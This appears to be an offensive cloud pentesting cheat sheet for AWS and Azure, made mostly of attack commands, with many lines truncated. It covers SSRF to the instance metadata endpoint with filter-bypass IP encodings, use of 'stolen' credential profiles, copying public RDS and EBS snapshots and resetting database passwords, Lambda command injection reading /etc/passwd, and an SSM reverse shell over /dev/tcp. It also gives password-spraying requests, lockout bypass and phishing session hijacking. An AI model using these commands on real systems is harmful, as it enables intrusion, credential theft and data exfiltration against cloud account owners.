https://storage.googleapis.com/COMPANY

# Check certificate transparency logs
https://crt.sh
%.netfilx.com

# Find Cloud Services
python3 cloud_enum.py -k keywork
python3 CloudScraper.py -u https://example.com

# AWS Buckets
# Dork
site:*.s3.amazonaws.com ext:xls | ext:xlsx | ext:csv password|passwd|pass user|username|uid|email

# AWS discovering, stealing keys and endpoints
# Nimbostratus - check against acutal profile
https://github.com/andresriancho/nimbostratus
python nimbostratus dump-credentials

# ScoutSuite - audit AWS, GCP and Azure clouds
scout --provider aws --profile stolen

# Prowler - AWS security assessment, auditing and hardening
https://github.com/toniblyx/prowler
```

AWS

AWS basic info

```
Auth methods:
• Programmatic access - Access + Secret Key
    ◇ Secret Access Key and Access Key ID for authenticating via scripts and CLI
• Management Console Access
    ◇ Web Portal Access to AWS

Recon:
• AWS Usage
    ◇ Some web applications may pull content directly from S3 buckets
    ◇ Look to see where web resources are being loaded from to determine if S3 buckets are being utilized
    ◇ Burp Suite
    ◇ Navigate application like you normally would and then check for any requests to:
        ▪ https:///[bucketname].s3.amazonaws.com
        ▪ https://s3-[region].amazonaws.com/[OrgName]

S3:
• Amazon Simple Storage Service (S3)
    ◇ Storage service that is “secure by default”
    ◇ Configuration issues tend to unsecure buckets by making them publicly accessible
    ◇ Nslookup can help reveal region
    ◇ S3 URL Format:
        ▪ https:///[bucketname].s3.amazonaws.com
        ▪ https://s3-[region].amazonaws.com/[Org Name]
          # aws s3 ls s3://bucket-name-here --region
          # aws s3api get-bucket-acl --bucket bucket-name-here
          # aws s3 cp readme.txt  s3://bucket-name-here --profile newuserprofile

EBS Volumes:
• Elastic Block Store (EBS)
• AWS virtual hard disks
• Can have similar issues to S3 being publicly available
• Difficult to target specific org but can find widespread leaks

EC2:
• Like virtual machines
• SSH keys created when started, RDP for Windows.
• Security groups to handle open ports and allowed IPs.

AWS Instance Metadata URL
• Cloud servers hosted on services like EC2 needed a way to orient themselves because of how dynamic they a
• A “Metadata” endpoint was created and hosted on a non-routable IP address at 169.254.169.254
• Can contain access/secret keys to AWS and IAM credentials
• This should only be reachable from the localhost
• Server compromise or SSRF vulnerabilities might allow remote attackers to reach it
• IAM credentials can be stored here:
    ◇ http://169.254.169.254/latest/meta-data/iam/security-credentials/
• Can potentially hit it externally if a proxy service (like Nginx) is being hosted in AWS.
    ◇ curl --proxy vulndomain.target.com:80 http://169.254.169.254/latest/meta-data/iam/security-credential
• CapitalOne Hack
    ◇ Attacker exploited SSRF on EC2 server and accessed metadata URL to get IAM access keys. Then, used ke
• AWS EC2 Instance Metadata service Version 2 (IMDSv2)
• Updated in November 2019 - Both v1 and v2 are available
• Supposed to defend the metadata service against SSRF and reverse proxy vulns
• Added session auth to requests
• First, a “PUT” request is sent and then responded to with a token
• Then, that token can be used to query data
--
TOKEN=`curl -X PUT "http://169.254.169.254/latest/api/token" -H "X-aws-ec2-metadata-token-ttl-seconds: 216
curl http://169.254.169.254/latest/meta-data/profile -H "X-aws-ec2-metadata-token: $TOKEN"
curl http://example.com/?url=http://169.254.169.254/latest/meta-data/iam/security-credentials/ISRM-WAF-Role
--

Post-compromise
```

```
• What do our access keys give us access to?
• Check AIO tools to do some recon (WeirdAAL- recon_module, PACU privesc,...)

http://169.254.169.254/latest/meta-data
http://169.254.169.254/latest/meta-data/iam/security-credentials/<IAM Role Name>

# AWS nuke - remove all AWS services of our account
# https://github.com/rebuy-de/aws-nuke
- Fill nuke-config.yml with the output of aws sts get-caller-identity
./aws-nuke -c nuke-config.yml # Checks what will be removed
- If fails because there is no alias created
aws iam create-account-alias --account-alias unique-name
./aws-nuke -c nuke-config.yml --no-dry-run # Will perform delete operation

# Cloud Nuke
# https://github.com/gruntwork-io/cloud-nuke
cloud-nuke aws

# Other bypasses
1.
aws eks list-clusters | jq -rc '.clusters'
["example"]
aws eks update-kubeconfig --name example
kubectl get secrets

2. SSRF AWS Bypasses to access metadata endpoint.
Converted Decimal IP: http://2852039166/latest/meta-data/
IPV6 Compressed: http://[::ffff:a9fe:a9fe]/latest/meta-data/
IPV6 Expanded: http://[0:0:0:0:0:ffff:a9fe:a9fe]/latest/meta-data/
```

Find AWS in domain/company

```
# Find subdomains

./sub.sh -s example.com
assetfinder example.com
## Bruteforcing
python3 dnsrecon.py -d example.com -D subdomains-top1mil-5000.txt -t brt

# Reverse DNS lookups
host subdomain.domain.com
host IP

# Bucket finders
python3 cloud_enum.py -k example.com
ruby lazys3.rb companyname
# https://github.com/bbb31/slurp
slurp domain -t example.com
```

AIO AWS tools

```
# https://github.com/carnal0wnage/weirdAAL
pip3 install -r requirements
cp env.sample .env
vim .env
python3 weirdAAL.py -l

# https://github.com/RhinoSecurityLabs/pacu
bash install.sh
python3 pacu.py
import_keys --all
ls
```

```

# https://github.com/dagrz/aws_pwn
# Lot of scripts for different purposes, check github

# IAM resources finder
# https://github.com/BishopFox/smogcloud
smogcloud
```

S3

Basic Commands

```
aws s3 ls s3://
aws s3 ls s3://bucket.com
aws s3 ls --recursive s3://bucket.com
aws s3 sync s3://bucketname s3-files-dir
aws s3 cp s3://bucket-name/<file> <destination>
aws s3 cp/mv test-file.txt s3://bucket-name
aws s3 rm s3://bucket-name/test-file.txt
aws s3api get-bucket-acl --bucket bucket-name # Check owner
aws s3api head-object --bucket bucket-name --key file.txt # Check file metadata
```

Find S3 buckets

```
# Find buckets from keyword or company name
# https://github.com/nahamsec/lazys3
ruby lazys3.rb companyname

# https://github.com/initstring/cloud_enum
python3 cloud_enum.py -k companynameorkeyword

# https://github.com/gwen001/s3-buckets-finder
php s3-buckets-bruteforcer.php --bucket gwen001-test002

# Public s3 buckets
https://buckets.grayhatwarfare.com
https://github.com/eth0izzle/bucket-stream

# https://github.com/cr0hn/festin
festin mydomain.com
festin -f domains.txt

# Google dork
site:.s3.amazonaws.com "Company"
```

Check S3 buckets perms and files

```
# https://github.com/fellchase/flumberboozle/tree/master/flumberbuckets
alias flumberbuckets='sudo python3 PATH/flumberboozle/flumberbuckets/flumberbuckets.py -p'
echo "bucket" | flumberbuckets -si -
cat hosts.txt | flumberbuckets -si -

# https://github.com/sa7mon/S3Scanner
sudo python3 s3scanner.py sites.txt
```

```
sudo python ./s3scanner.py --include-closed --out-file found.txt --dump names.txt

# https://github.com/clario-tech/s3-inspector
python s3inspector.py

# https://github.com/jordanpotti/AWSBucketDump
source /home/cloudhacker/tools/AWSBucketDump/bin/activate
touch s.txt
sed -i "s,$,-$bapname-awscloudsec,g" /home/cloudhacker/tools/AWSBucketDump/BucketNames.txt
python AWSBucketDump.py -D -l BucketNames.txt -g s.txt

# https://github.com/Ucnt/aws-s3-data-finder/
python3 find_data.py -n bucketname -u
```

S3 examples attacks

```
# S3 Bucket Pillaging

• GOAL: Locate Amazon S3 buckets and search them for interesting data
• In this lab you will attempt to identify a publicly accessible S3 bucket hosted by an organization. After

~$ sudo apt-get install python3-pip
~$ git clone https://github.com/RhinoSecurityLabs/pacu
~$ cd pacu
~$ sudo bash install.sh
~$ sudo aws configure
~$ sudo python3 pacu.py

Pacu > import_keys --all
# Search by domain
Pacu > run s3__bucket_finder -d glitchcloud
# List files in bucket
Pacu > aws s3 ls s3://glitchcloud
# Download files
Pacu > aws s3 sync s3://glitchcloud s3-files-dir

# S3 Code Injection
• Backdoor JavaScript in S3 Buckets used by webapps
• In March, 2018 a crypto-miner malware was found to be loading on MSN's homepage
• This was due to AOL's advertising platform having a writeable S3 bucket, which was being served by MSN
• If a webapp is loading content from an S3 bucket made publicly writeable attackers can upload  malicious
• Can perform XSS-type attacks against webapp visitors
• Hook browser with Beef

# Domain Hijacking
• Hijack S3 domain by finding references in a webapp to S3 buckets that don't exist anymore
• Or… subdomains that were linked to an S3 bucket with CNAME's that still exist
• When assessing webapps look for 404's to *.s3.amazonaws.com
• When brute forcing subdomains for an org look for 404's with 'NoSuchBucket' error
• Go create the S3 bucket with the same name and region
• Load malicious content to the new S3 bucket that will be executed when visitors hit the site
```

Enumerate read access buckets script

```
#!/bin/bash
for i in "$@" ; do
 if [[ $i == "--profile" ]] ; then
            profile=$(echo "$@" | awk '{for(i=1;i<=NF;i++) if ($i=="--profile") print $(i+1)}')
            AWS_ACCESS_KEY_ID=$(cat /root/.aws/credentials | grep -i "$profile" -A 2 | grep -i = | cut -d '
            AWS_SECRET_ACCESS_KEY=$(cat /root/.aws/credentials | grep -i "$profile" -A 2 | grep -i = | cut
            break
        fi
```

```
done
echo "Enumerating the buckets..."
    aws --profile "$profile" s3 ls | cut -d ' ' -f 3 > /tmp/buckets
echo "You can read the following buckets:"
    >/tmp/readBuckets
for i in $(cat /tmp/buckets); do
    result=$(aws --profile "$profile" s3 ls s3://"$i" 2>/dev/null | head -n 1)
    if [ ! -z "$result" ]; then
            echo "$i" | tee /tmp/readBuckets
                    unset result
    fi
done
```

IAM

Basic commands

```
# ~/.aws/credentials
[default]
aws_access_key_id = XXX
aws_secret_access_key = XXXX

export AWS_ACCESS_KEY_ID=
export AWS_SECRET_ACCESS_KEY=
export AWS_DEFAULT_REGION=

# Check valid
aws sts get-caller-identity

# If we can steal AWS credentials, add to your configuration
aws configure --profile stolen
# Open ~/.aws/credentials
# Under the [stolen] section add aws_session_token and add the discovered token value here
aws sts get-caller-identity --profile stolen

aws iam get-account-password-policy
aws sts get-session-token
aws iam list-users
aws iam list-roles
aws iam list-access-keys --user-name <username>
aws iam create-access-key --user-name <username>
aws iam list-attached-user-policies --user-name XXXX
aws iam get-policy
aws iam get-policy-version

aws deploy list-applications

aws directconnect describe-connections

aws secretsmanager get-secret-value --secret-id <value> --profile <container tokens>
```

IAM Creds checker

```
# https://github.com/andresriancho/enumerate-iam
python enumerate-iam.py --access-key XXXXXXXXXXXX --secret-key XXXXXXXXXX
python enumerate-iam.py --access-key "ACCESSKEY" --secret-key "SECRETKEY" (--session-token "$AWS_SESSION_TO

# https://github.com/RhinoSecurityLabs/Security-Research/blob/master/tools/aws-pentest-tools/aws_escalate.p
python aws_escalate.py
```

```
# https://github.com/andresriancho/nimbostratus
python2 nimbostratus dump-permissions

# https://github.com/nccgroup/ScoutSuite
python3 scout.py aws

# https://github.com/salesforce/cloudsplaining
cloudsplaining download
cloudsplaining scan

# Enumerate IAM permissions without logging (stealth mode)
# https://github.com/Frichetten/aws_stealth_perm_enum
```

AWS IAM Cli Enumeration

```
# First of all, set your profile
aws configure --profile test
set profile=test # Just for convenience

# Get policies available
aws --profile "$profile" iam list-policies | jq -r ".Policies[].Arn"
# Get specific policy version
aws --profile "$profile" iam get-policy --policy-arn "$i" --query "Policy.DefaultVersionId" --output text
# Get all juicy info oneliner (search for Action/Resource */*)
profile="test"; for i in $(aws --profile "$profile" iam list-policies | jq -r '.Policies[].Arn'); do echo '

#List Managed User policies
aws --profile "test" iam list-attached-user-policies --user-name "test-user"
#List Managed Group policies
aws --profile "test" iam list-attached-group-policies --group-name "test-group"
#List Managed Role policies
aws --profile "test" iam list-attached-role-policies --role-name "test-role"

#List Inline User policies
aws --profile "test" iam list-user-policies --user-name "test-user"
#List Inline Group policies
aws --profile "test" iam list-group-policies --group-name "test-group"
#List Inline Role policies
aws --profile "test" iam list-role-policies --role-name "test-role"

#Describe Inline User policies
aws --profile "test" iam get-user-policy --user-name "test-user" --policy-name "test-policy"
#Describe Inline Group policies
aws --profile "test" iam get-group-policy --group-name "test-group" --policy-name "test-policy"
#Describe Inline Role policies
aws --profile "test" iam get-role-policy --role-name "test-role" --policy-name "test-policy"

# List roles policies
aws --profile "test" iam get-role --role-name "test-role"

# Assume role from any ec2 instance (get Admin)
# Create instance profile
aws iam create-instance-profile --instance-profile-name YourNewRole-Instance-Profile
# Associate role to Instance Profile
aws iam add-role-to-instance-profile --role-name YourNewRole --instance-profile-name YourNewRole-Instance-P
# Associate Instance Profile with instance you want to use
aws ec2 associate-iam-instance-profile --instance-id YourInstanceId --iam-instance-profile Name=YourNewRole

# Get assumed roles in instance
aws --profile test sts get-caller-identity
```

EBS

Find secrets in public EBS

```
# Dufflebag https://github.com/bishopfox/dufflebag
```

EBS attack example

```
# Discover EBS Snapshot and mount it to navigate
- Obtaning public snapshot name
aws ec2 describe-snapshots --region us-east-1 --restorable-by-user-ids all | grep -C 10 "company secrets"
- Obtaining zone and instance
aws ec2 describe-instances --filters Name=tag:Name,Values=attacker-machine
- Create a new volume of it
aws ec2 create-volume --snapshot-id snap-03616657ede4b9862 --availability-zone <ZONE-HERE>
- Attach to an EC2 instance
aws ec2 attach-volume --device /dev/sdh --instance-id <INSTANCE-ID> --volume-id <VOLUME-ID>
    - It takes some time, to see the status:
    aws ec2 describe-volumes --filters Name=volume-id,Values=<VOLUME-ID>
- Once is mounted in EC2 instance, check it, mount it and access it:
sudo lsblk
sudo mount /dev/xvdh1 /mnt
cd /mnt/home/user/companydata
```

```
# WeirdAAL https://github.com/carnal0wnage/weirdAAL
```

EC2

EC2 basic commands

```
# Like traditional host
- Port enumeration
- Attack interesting services like ssh or rdp

aws ec2 describe-instances
aws ec2 describe-snapshots
aws ec2 describe-security-groups --group-ids <VPC Security Group ID> --region <region>
aws ec2 create-volume --snapshot-id snap-123123123

# SSH into created instance:
ssh -i ".ssh/key.pem" <user>@<instance-ip>
sudo mount /dev/xvdb1 /mnt
cat /mnt/home/ubuntu/setupNginx.sh
```

EC2 example attacks

```
# SSRF to http://169.254.169.254 (Metadata server)
```

```
curl http://<ec2-ip-address>/\?url\=http://169.254.169.254/latest/meta-data/iam/security-credentials/
http://169.254.169.254/latest/meta-data
http://169.254.169.254/latest/meta-data/ami-id
http://169.254.169.254/latest/meta-data/public-hostname
http://169.254.169.254/latest/meta-data/public-keys/
http://169.254.169.254/latest/meta-data/network/interfaces/
http://169.254.169.254/latest/meta-data/local-ipv4
http://169.254.169.254/latest/meta-data/public-keys/0/openssh-key/
http://169.254.169.254/latest/user-data

# Find IAM Security Credentials
http://169.254.169.254/latest/meta-data/
http://169.254.169.254/latest/meta-data/iam/
http://169.254.169.254/latest/meta-data/iam/security-credentials/

# Using EC2 instance metadata tool
ec2-metadata -h
# With EC2 Instance Meta Data Service version 2 (IMDSv2):
Append X-aws-ec2-metadata-token Header generated with a PUT request to http://169.254.169.254/latest/api/to

# Check directly for metadata instance
curl -s http://<ec2-ip-address>/latest/meta-data/ -H 'Host:169.254.169.254'

# EC2 Shadow Copy attack
# https://github.com/Static-Flow/CloudCopy
```

Cloudfront

Info

```
Cloudfront is a CDN and it checks the HOST header in CNAMES, so:
- The domain "test.disloops.com" is a CNAME record that points to "disloops.com".
- The "disloops.com" domain is set up to use a CloudFront distribution.
- Because "test.disloops.com" was not added to the "Alternate Domain Names (CNAMEs)" field for the distribu
- Another user can create a CloudFront distribution and add "test.disloops.com" to the "Alternate Domain Na
```

Tools

```
# https://github.com/MindPointGroup/cloudfrunt
git clone --recursive https://github.com/MindPointGroup/cloudfrunt
pip install -r requirements.txt
python cloudfrunt.py -o cloudfrunt.com.s3-website-us-east-1.amazonaws.com -i S3-cloudfrunt -l list.txt
```

AWS Lambda

Info

```
# Welcome to serverless!!!!
# AWS Lambda, essentially are short lived servers that run your function and provide you with output that c

# OS command Injection in Lambda
```

```
curl "https://API-endpoint/api/stringhere"
# For a md5 converter endpoint "https://API-endpoint/api/hello;id;w;cat%20%2fetc%2fpasswd"
aws lambda list-functions --profile stolen
aws lambda get-function --function-name <FUNCTION-NAME> --profile stolen
aws lambda get-policy
aws apigateway get-stages
```

Tools

```
# https://github.com/puresec/lambda-proxy
# SQLMap to Lambda!!!
python3 main.py
sqlmap -r request.txt
```

AWS Inspector

```
# Amazon Inspector is an automated security assessment service that helps improve the security and compliance
```

AWS RDS (DB) attacks

```
# Just like a MySQL, try for sqli!
# Check if 3306 is exposed
# Sqlmap is your friend ;)

# Stealing RDS Snapshots
- Searching partial snapshots
aws rds describe-db-snapshots --include-public --snapshot-type public --db-snapshot-identifier arn:aws:rds:
- Restore in instance
aws rds restore-db-instance-from-db-snapshot --db-instance-identifier recoverdb --publicly-accessible --db-
- Once restored, try to access
aws rds describe-db-instances --db-instance-identifier recoverdb
- Reset the master credentials
aws rds modify-db-instance --db-instance-identifier recoverdb --master-user-password NewPassword1 --apply-
    - Takes some time, you can check the status:
    aws rds describe-db-instances
- Try to access it from EC2 instance which was restored
nc rds-endpoint 3306 -zvv
- If you can't see, you may open 3306:
    - In RDS console, click on the recoverdb instance
    - Click on the Security Group
    - Add an Inbound rule for port 3306 TCP for Cloudhacker IP
 - Then connect it
 mysql -u <username> -p -h <rds-instance-endpoint>
```

ECR

Info

```
Amazon Elastic Container Registry - Docker container registry
aws ecr get-login
aws ecr get-login-password | docker login --username AWS --password-stdin XXXXXXXXX.dkr.ecr.eu-west-1.amazo
aws ecr list-images --repository-name REPO_NAME --registry-id ACCOUNT_ID
aws ecr batch-get-image --repository-name XXXX --registry-id XXXX --image-ids imageTag=latest
aws ecr get-download-url-for-layer --repository-name XXXX --registry-id XXXX --layer-digest "sha256:XXXXX"

```

Tools

```
# After AWS credentials compromised

# https://github.com/RhinoSecurityLabs/ccat
docker run -it -v ~/.aws:/root/.aws/ -v /var/run/docker.sock:/var/run/docker.sock -v ${PWD}:/app/ rhinosecu
```

ECS

Info


```
ECS - Elastic Container Service (is a container orchestration service)
```

AWS Cognito API

Amazon Cognito is a user identity and data synchronization service. If the website uses other AWS services (like Amazon S3, Amazon Dynamo DB, etc.) Amazon Cognito provides you with delivering temporary credentials with limited privileges that users can use to access database resources.

```
# Check for cognito-identity requests with GetCredentialsForIdentity
```

AWS Systems Manager




```
# AWS SSM
- The agent must be installed in the machines
- It's used to create roles and policies

# Executing commands
aws ssm describe-instance-information #Get instance
- Get "ifconfig" commandId
aws ssm send-command --instance-ids "INSTANCE-ID-HERE" --document-name "AWS-RunShellScript" --comment "IP c
- Execute CommandID generated for ifconfig
aws ssm list-command-invocations --command-id "COMMAND-ID-HERE" --details --query "CommandInvocations[].Com

# Getting shell
- You already need to have reverse.sh uploaded to s3
#!/bin/bash
bash -i >& /dev/tcp/REVERSE-SHELL-CATCHER/9999 0>&1
- Start your listener
aws ssm send-command --document-name "AWS-RunRemoteScript" --instance-ids "INSTANCE-ID-HERE" --parameters
```

Aws Services Summary

AWS Service	Should have been called	Use this to	It's like
EC2	Amazon Virtual Servers	Host the bits of things you think of as a computer.	It's handwavy, but EC2 instances are similar to the virtual private servers you'd get at Linode, DigitalOcean or Rackspace.
IAM	Users, Keys and Certs	Set up additional users, set up new AWS Keys and policies.	
S3	Amazon Unlimited FTP Server	Store images and other assets for websites. Keep backups and share files between services. Host static websites. Also, many of the other AWS services write and read from S3.	
VPC	Amazon Virtual Colocated Rack	Overcome objections that "all our stuff is on the internet!" by adding an additional layer of security. Makes it appear as if all of your AWS services are on the same little network instead of being small pieces in a much bigger network.	If you're familar with networking: VLANs
Lambda	AWS App Scripts	Run little self contained snippets of JS, Java or Python to do discrete tasks. Sort of a combination of a queue and execution in one. Used for storing and then executing changes to your AWS setup or responding to events in S3 or DynamoDB.	
API Gateway	API Proxy	Proxy your apps API through this so you can throttle bad client traffic, test new versions, and present methods more cleanly.	3Scale
RDS	Amazon SQL	Be your app's Mysql, Postgres, and Oracle database.	Heroku Postgres
Route53	Amazon DNS + Domains	Buy a new domain and set up the DNS records for that domain.	DNSimple, GoDaddy, Gandi
SES	Amazon Transactional Email	Send one-off emails like password resets, notifications, etc. You could use it to send a newsletter if you wrote all the code, but that's not a great idea.	SendGrid, Mandrill, Postmark
Cloudfront	Amazon CDN	Make your websites load faster by spreading out static file delivery to be closer to where your users are.	MaxCDN, Akamai
CloudSearch	Amazon Fulltext Search	Pull in data on S3 or in RDS and then search it for every instance of 'Jimmy.'	Sphinx, Solr, ElasticSearch
DynamoDB	Amazon NoSQL	Be your app's massively scalable key valueish store.	MongoLab

Elasticache	Amazon Memcached	Be your app's Memcached or Redis.	Redis to Go, Memcachier
Elastic Transcoder	Amazon Beginning Cut Pro	Deal with video weirdness (change formats, compress, etc.).	
SQS	Amazon Queue	Store data for future processing in a queue. The lingo for this is storing "messages" but it doesn't have anything to do with email or SMS. SQS doesn't have any logic, it's just a place to put things and take things out.	RabbitMQ, Sidekiq
WAF	AWS Firewall	Block bad requests to Cloudfront protected sites (aka stop people trying 10,000 passwords against /wp-admin)	Sophos, Kapersky
Cognito	Amazon OAuth as a Service	Give end users - (non AWS) - the ability to log in with Google, Facebook, etc.	OAuth.io
Device Farm	Amazon Drawer of Old Android Devices	Test your app on a bunch of different IOS and Android devices simultaneously.	MobileTest, iOS emulator
Mobile Analytics	Spot on Name, Amazon Product Managers take note	Track what people are doing inside of your app.	Flurry
SNS	Amazon Messenger	Send mobile notifications, emails and/or SMS messages	UrbanAirship, Twilio
CodeCommit	Amazon GitHub	Version control your code - hosted Git.	Github, BitBucket
Code Deploy	Not bad	Get your code from your CodeCommit repo (or Github) onto a bunch of EC2 instances in a sane way.	Heroku, Capistrano
CodePipeline	Amazon Continuous Integration	Run automated tests on your code and then do stuff with it depending on if it passes those tests.	CircleCI, Travis
EC2 Container Service	Amazon Docker as a Service	Put a Dockerfile into an EC2 instance so you can run a website.	
Elastic Beanstalk	Amazon Platform as a Service	Move your app hosted on Heroku to AWS when it gets too expensive.	Heroku, BlueMix, Modulus
AppStream	Amazon Citrix	Put a copy of a Windows application on a Windows machine that people get remote access to.	Citrix, RDP

Direct Connect	Pretty spot on actually	Pay your Telco + AWS to get a dedicated leased line from your data center or network to AWS. Cheaper than Internet out for Data.	A toll road turnpike bypassing the crowded side streets.
Directory Service	Pretty spot on actually	Tie together other apps that need a Microsoft Active Directory to control them.	
WorkDocs	Amazon Unstructured Files	Share Word Docs with your colleagues.	Dropbox, DataAnywhere
WorkMail	Amazon Company Email	Give everyone in your company the same email system and calendar.	Google Apps for Domains
Workspaces	Amazon Remote Computer	Gives you a standard windows desktop that you're remotely controlling.	
Service Catalog	Amazon Setup Already	Give other AWS users in your group access to preset apps you've built so they don't have to read guides like this.	
Storage Gateway	S3 pretending it's part of your corporate network	Stop buying more storage to keep Word Docs on. Make automating getting files into S3 from your corporate network easier.	
Data Pipeline	Amazon ETL	Extract, Transform and Load data from elsewhere in AWS. Schedule when it happens and get alerts when they fail.	
Elastic Map Reduce	Amazon Hadooper	Iterate over massive text files of raw data that you're keeping in S3.	Treasure Data
Glacier	Really slow Amazon S3	Make backups of your backups that you keep on S3. Also, beware the cost of getting data back out in a hurry. For long term archiving.	
Kinesis	Amazon High Throughput	Ingest lots of data very quickly (for things like analytics or people retweeting Kanye) that you then later use other AWS services to analyze.	Kafka
RedShift	Amazon Data Warehouse	Store a whole bunch of analytics data, do some processing, and dump it out.	
Machine Learning	Skynet	Predict future behavior from existing data for problems like fraud detection or "people that bought x also bought y."	
SWF	Amazon EC2 Queue	Build a service of "deciders" and "workers" on top of EC2 to accomplish a set task. Unlike SQS - logic is set up inside the service to determine how and what should happen.	IronWorker

Snowball	AWS Big Old Portable Storage	Get a bunch of hard drives you can attach to your network to make getting large amounts (Terabytes of Data) into and out of AWS.	Shipping a Network Attached Storage device to AWS
CloudFormation	Amazon Services Setup	Set up a bunch of connected AWS services in one go.	
CloudTrail	Amazon Logging	Log who is doing what in your AWS stack (API calls).	
CloudWatch	Amazon Status Pager	Get alerts about AWS services messing up or disconnecting.	PagerDuty, Statuspage
Config	Amazon Configuration Management	Keep from going insane if you have a large AWS setup and changes are happening that you want to track.	
OpsWorks	Amazon Chef	Handle running your application with things like auto-scaling.	
Trusted Advisor	Amazon Pennypincher	Find out where you're paying too much in your AWS setup (unused EC2 instances, etc.).	
Inspector	Amazon Auditor	Scans your AWS setup to determine if you've setup it up in an insecure way	Alert Logic

Azure

Basic Info

```
**Tools**
# ROADtools https://github.com/dirkjanm/ROADtools
    ◇ Dumps all Azure AD info from the Microsoft Graph API
    ◇ Has a GUI for interacting with the data
    ◇ Plugin for BloodHound with connections to on-prem AD accounts if DirSync is enabled
• PowerMeta https://github.com/dafthack/PowerMeta
• MicroBurst https://github.com/NetSPI/MicroBurst
• ScoutSuite https://github.com/nccgroup/ScoutSuite
• PowerZure https://github.com/hausec/PowerZure
• https://github.com/fox-it/adconnectdump
• Azurite https://github.com/FSecureLABS/Azurite
• https://github.com/mburrough/pentestingazureapps
• https://github.com/Azure/Stormspotter

- Check if company is using Azure AD:
https://login.microsoftonline.com/getuserrealm.srf?login=username@COMPANY.onmicrosoft.com&xml=1
- If NameSpaceType is "Managed", the company uses Azure AD
- Enumerate Azure AD emails
https://github.com/LMGsec/o365creeper

Auth methods:
• Password Hash Synchronization
   ◇ Azure AD Connect
   ◇ On-prem service synchronizes hashed user credentials to Azure
   ◇ User can authenticate directly to Azure services like O365 with their internal domain credential
• Pass Through Authentication
   ◇  Credentials stored only on-prem
   ◇ On-prem agent validates authentication requests to Azure AD
   ◇ Allows SSO to other Azure apps without creds stored in cloud
• Active Directory Federation Services (ADFS)
   ◇ Credentials stored only on-prem
   ◇ Federated trust is setup between Azure and on-prem AD to validate auth requests to the cloud
   ◇ For password attacks you would have to auth to the on-prem ADFS portal instead of Azure endpoints
• Certificate-based auth
   ◇ Client certs for authentication to API
   ◇ Certificate management in legacy Azure Service Management (ASM) makes it impossible to know who creat
   ◇ Service Principals can be setup with certs to auth
• Conditional access policies
• Long-term access tokens
   ◇ Authentication to Azure with oAuth tokens
   ◇ Desktop CLI tools that can be used to auth store access tokens on disk
   ◇ These tokens can be reused on other MS endpoints
   ◇ We have a lab on this later!
• Legacy authentication portals

Recon:
• O365 Usage
   ◇ https://login.microsoftonline.com/getuserrealm.srf?login=username@acmecomputercompany.com&xml=1
   ◇ https://outlook.office365.com/autodiscover/autodiscover.json/v1.0/test@targetdomain.com?Protocol=Auto
• User enumeration on Azure can be performed at
    https://login.Microsoft.com/common/oauth2/token
      ▪ This endpoint tells you if a user exists or not
   ◇ Detect invalid users while password spraying with:
      ▪ https://github.com/dafthack/MSOLSpray
   ◇ For on-prem OWA/EWS you can enumerate users with timing attacks (MailSniper)
• Auth 365 Recon:
(https://github.com/nyxgeek/o365recon

Microsoft Azure Storage:
• Microsoft Azure Storage is like Amazon S3
• Blob storage is for unstructured data
• Containers and blobs can be publicly accessible via access policies
• Predictable URL’s at core.windows.net
```

```
    ◇ storage-account-name.blob.core.windows.net
    ◇ storage-account-name.file.core.windows.net
    ◇ storage-account-name.table.core.windows.net
    ◇ storage-account-name.queue.core.windows.net
• The “Blob” access policy means anyone can anonymously read blobs, but can’t list the blobs in the contain
• The “Container” access policy allows for listing containers and blobs
• Microburst https://github.com/NetSPI/MicroBurst
    ◇ Invoke-EnumerateAzureBlobs
    ◇ Brute forces storage account names, containers, and files
    ◇ Uses permutations to discover storage accounts
          PS > Invoke-EnumerateAzureBlobs -Base

Password Attacks
• Password Spraying Microsoft Online (Azure/O365)
• Can spray https://login.microsoftonline.com
--
POST /common/oauth2/token HTTP/1.1
Accept: application/json
Content-Type: application/x-www-form-urlencoded
Host: login.microsoftonline.com
Content-Length: 195
Expect: 100-continue
Connection: close

resource=https%3A%2F%2Fgraph.windows.net&client_id=1b730954-1685-4b74-9bfd-
dac224a7b894&client_info=1&grant_type=password&username=user%40targetdomain.com&passwor
d=Winter2020&scope=openid
--
• MSOLSpray https://github.com/dafthack/MSOLSpray
    ◇ The script logs:
        ▪ If a user cred is valid
        ▪ If MFA is enabled on the account
        ▪ If a tenant doesn't exist
        ▪ If a user doesn't exist
        ▪ If the account is locked
        ▪ If the account is disabled
        ▪ If the password is expired
    ◇ https://docs.microsoft.com/en-us/azure/active-directory/develop/reference-aadsts-error-codes

Password protections & Smart Lockout
• Azure Password Protection - Prevents users from picking passwords with certain words like seasons, compar
• Azure Smart Lockout - Locks out auth attempts whenever brute force or spray attempts are detected.
    ◇ Can be bypassed with FireProx + MSOLSpray
    ◇ https://github.com/ustayready/fireprox

Phising session hijack
• Evilginx2 and Modlishka
    ◇ MitM frameworks for harvesting creds/sessions
    ◇ Can also evade 2FA by riding user sessions
• With a hijacked session we need to move fast
• Session timeouts can limit access
• Persistence is necessary

Steal Access Tokens
• Azure config files:
    web.config
    app.config
    .cspkg
    .publishsettings
• Azure Cloud Service Packages (.cspkg)
• Deployment files created by Visual Studio
